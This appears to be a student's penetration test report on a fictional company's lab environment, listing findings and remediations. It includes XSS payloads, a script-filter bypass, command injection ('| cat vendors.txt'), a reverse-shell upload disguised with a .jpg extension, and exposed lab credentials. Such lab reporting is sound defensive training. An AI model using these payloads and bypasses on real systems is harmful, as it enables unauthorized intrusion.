Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

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Contact Information

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Document History

Version	Date	Author(s)	Comments
001	09/23/2023	Brandon Shippy	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker’s point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- During the concluded penetration test, we encountered several instances of input validation during our assessment of XSS, command injection, and file inclusion vulnerabilities within Rekall's web application.
  Furthermore, it was evident that Rekall's Linux servers effectively employed user access controls, restricting access to numerous files and directories.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The web application exhibits susceptibility to both XSS (Cross-Site Scripting) and SQL payload injections.
- Sensitive credentials are stored within the HTML source code of the application.
- The Apache web server in use is outdated and vulnerable to multiple known exploits.
- The SLMail server has vulnerabilities that could potentially be exploited, providing unauthorized access to the shell.
- Unauthorized access to password hashes is possible, which poses a risk for password cracking and privilege escalation.
- The physical address of Rekall's server is publicly accessible, potentially compromising its security.
- Credentials are inadvertently revealed during an IP lookup process.
- Scanning IP addresses within Rekall's IP range reveals potential vulnerabilities, such as open ports and exposed IP addresses.

Executive Summary

During our assessment of Rekall's IT assets through penetration testing, we unearthed numerous security weaknesses, including several critical ones that could seriously impact Rekall's financial standing and reputation. We successfully infiltrated Rekall's digital assets, retrieved sensitive data, and escalated privileges across various systems, as detailed below.

Our initial focus centered on evaluating Rekall's web application. We identified several vulnerabilities, including a possible reflected XSS attack on the homepage, a vulnerability linked to Local File Inclusion through file uploads on the VR Planner web page, a stored XSS vulnerability on the Comments page that allowed the execution of malicious scripts, and the Login.php toolbar's susceptibility to SQL Injection attacks. Furthermore, we pinpointed a Command Injection vulnerability on the Networking.php page.

We also found that open-source data was exposed and accessible using OSINT techniques, and we located a stored certificate through a search on crt.sh. Surprisingly, we discovered user login credentials openly embedded in the HTML source code of the Login.php page, visible without advanced access. Additionally, the robots.txt file was exposed and easily accessible. Our research unveiled user credentials in a GitHub repository, which led to unauthorized access to web host files and directories. Furthermore, we detected an outdated Apache server with a Struts vulnerability.

Our assessment extended to Rekall's Windows OS environment, where we observed that FTP Port 21 and Port 110 (used for SLMail service) were open and vulnerable. We leveraged Metasploit to identify and exploit these vulnerabilities, gaining access to a password hash file, which we subsequently cracked, enabling us to establish a reverse shell. We also noted the visibility of scheduled tasks in the Windows 10 Machine Task Scheduler, and we used Metepreter to list directories in public Windows directories.

Within the Linux environment, we identified five publicly exposed and vulnerable IP addresses, with one host running Drupal. By using stolen credentials, we gained access to one host and escalated privileges to root. Additionally, we discovered a common, well-known shell RCE execution vulnerability using Meterpreter. The sudoers file was also accessible via a Shellshock exploit in Metasploit.

In summary, these vulnerabilities have the potential for malicious exploitation, posing substantial threats to Rekall's assets and overall business operations. We have provided comprehensive recommendations for mitigating each of these vulnerabilities to help prevent potential harm and losses.

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS	**Medium**
Stored XSS	**High**
Sensitive Data Exposure	**Medium**
File Upload Vulnerability	**Critical**
SQL Injection	**Critical**
Remote Command Execution	**Critical**
Weak User Credentials	**High**
Weak Session Management	**Critical**
Directory Traversal	**Medium**
Jakarta Multipart Parser RCE | CVE-2017-5638	**Critical**
Security Bypass | CVE-2019-14287	**Critical**
Drupal RESTful CVE-2019-6340	**Critical**
Shell Shock | CVE-2014-6278 | CVE-2014-6271	**Critical**
Tomcat JSP Upload Bypass | CVE-2017-12617	**Critical**


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	totalrekall.xyz, 192.168.14.35, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 172.22.117.10, 172.22.117.20
Ports	80, 8080, 21, 22,


	25, 110


Exploitation Risk	Total
Critical	9
High	2
Medium	3
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Able to inject malicious code into the input field on the welcome.php page.
Images	 Begin by entering your name below! <script>alert("h")</script> GO Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf Adventure Planning Climb a mountain on Mars. Walkthrough a haunted mansion at midnight. Take part in a top secret spy mission. Location Choices Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean!
Affected Hosts	192.168.14.35
Remediation	Input sanitization

Vulnerability 2	Findings
Title	Reflected XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Was able to bypass the input sanitization that looked for the word “script” and


	allows everything else on the Memory-Planner.php page
Images	 Who do you want to be? pt>alert("hi")</scrscriptipt> GO You have chosen , great choice! Congrats, flag 2 is ksdnd99dkas
Affected Hosts	192.168.14.35
Remediation	Improved Input sanitization that continuously searches for any type of script being placed in the input fields of the webpage.


Vulnerability 3	**Findings**
Title	Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Was able to post a comment that is then stored on the webpage, now anyone that visits that webpage will have the malicious code activated on the welcome.php page.
Images	 Please leave your comments on our website! CONGRATS, FLAG 3 is sd7fk1nctx <script>alert("h")</script> Submit Add: ☑ Show all: □ Delete: □ Your entry was added to our blog!
Affected Hosts	192.168.14.35
Remediation	I would recommend Input Sanitization and Output encoding that encodes user-generated content before displaying it to prevent script execution.

Vulnerability 4	**Findings**

Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	Was able to find the data in the HTTP response header of the About-Rekall.php page.
Images	 Response Pretty Raw Hex Render HTTP/1.1 200 OK Date: Sun, 24 Sep 2023 00:22:10 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: Flag 4 nckd97dk6sh2 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Content-Length: 7873 Connection: close Content-Type: text/html
Affected Hosts	192.168.14.35
Remediation	I recommend encrypting all sensitive data to prevent it from being displayed to the public in clear text or just not having sensitive data so easily accessible by anyone.



Vulnerability 5	**Findings**
Title	File Upload Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Was able to upload a file containing a reverse shell into the first upload section of the Memory-Planner.php page, I'm not sure if the file gets deleted or not after it is uploaded, but this can be extremely dangerous if that script gets executed.

Images	 Choose your Adventure by uploading a picture of your dream adventure! Please upload an image: php-reverse-shell.php Your image has been uploaded here.Congrats, flag 5 is mmssdi73g
Affected Hosts	192.168.14.35
Remediation	I recommend having a File Type Validation that only allows users to upload photos and have a Server-Side validation that checks the file's contents without executing it to see if it's an actual image.

Vulnerability 6	**Findings**
Title	File Upload Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Was able to bypass the File extension validation by adding a .jpg onto my php reverse shell file to make the system think that it's an image on the Memory-Planner.php page.
Images	 Choose your location by uploading a picture Please upload an image: php-shell.php.jpg Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd
Affected Hosts	192.168.14.35
Remediation	Server-Side validation that checks the file's contents without executing it to see if it's an actual image.


Vulnerability 8	**Findings**
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical


Description	Was able to gain access to an admin account using credentials that were found in the HTML source code of the Login.php page.

Images	
	`</style>`
	`    <form action="/Login.php" method="POST">`
	`        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />`
	`        <input type="text" id="login" name="login" size="20" /></p>`
	`        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />`
	`        <input type="password" id="password" name="password" size="20" /></p>`
	`        <button type="submit" name="form" value="submit" background-color="black">Login</button>`
	`    </form>`
	`    </br >`
	`    <font color="red">Invalid credentials!</font>`
	`</div>`
	
	Admin Login
	Enter your Administrator credentials!
	Login:
	dougquaid
	Password:
	●●●●●
	Login
	Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools
	HERE



Affected Hosts	192.168.14.35
Remediation	I recommend encrypting all sensitive data to prevent it from being displayed to the public in clear text or just not having sensitive data so easily accessible by anyone.

Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Found unnecessary information in the robots.txt page alongside other pages that shouldn't be directly accessible.


Images	 User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23
Affected Hosts	192.168.14.35
Remediation	Carefully review your robots.txt file and remove any entries that expose sensitive or unnecessary data. For pages that should not be indexed by search engines, use the "noindex" meta tag in the HTML code of those pages. This provides an additional layer of control beyond robots.txt.

Vulnerability 10	**Findings**
Title	Remote Command Execution / Remote Code Execution
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	was able to execute commands remotely on the networking.php page through a poorly configured DNS checker.
Images	 nple.com | cat vendors.txt SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas
Affected Hosts	192.168.14.35
Remediation	I recommend better input sanitization and the ability for the user to not directly communicate back to the server outside of using the dns check command to search up websites.

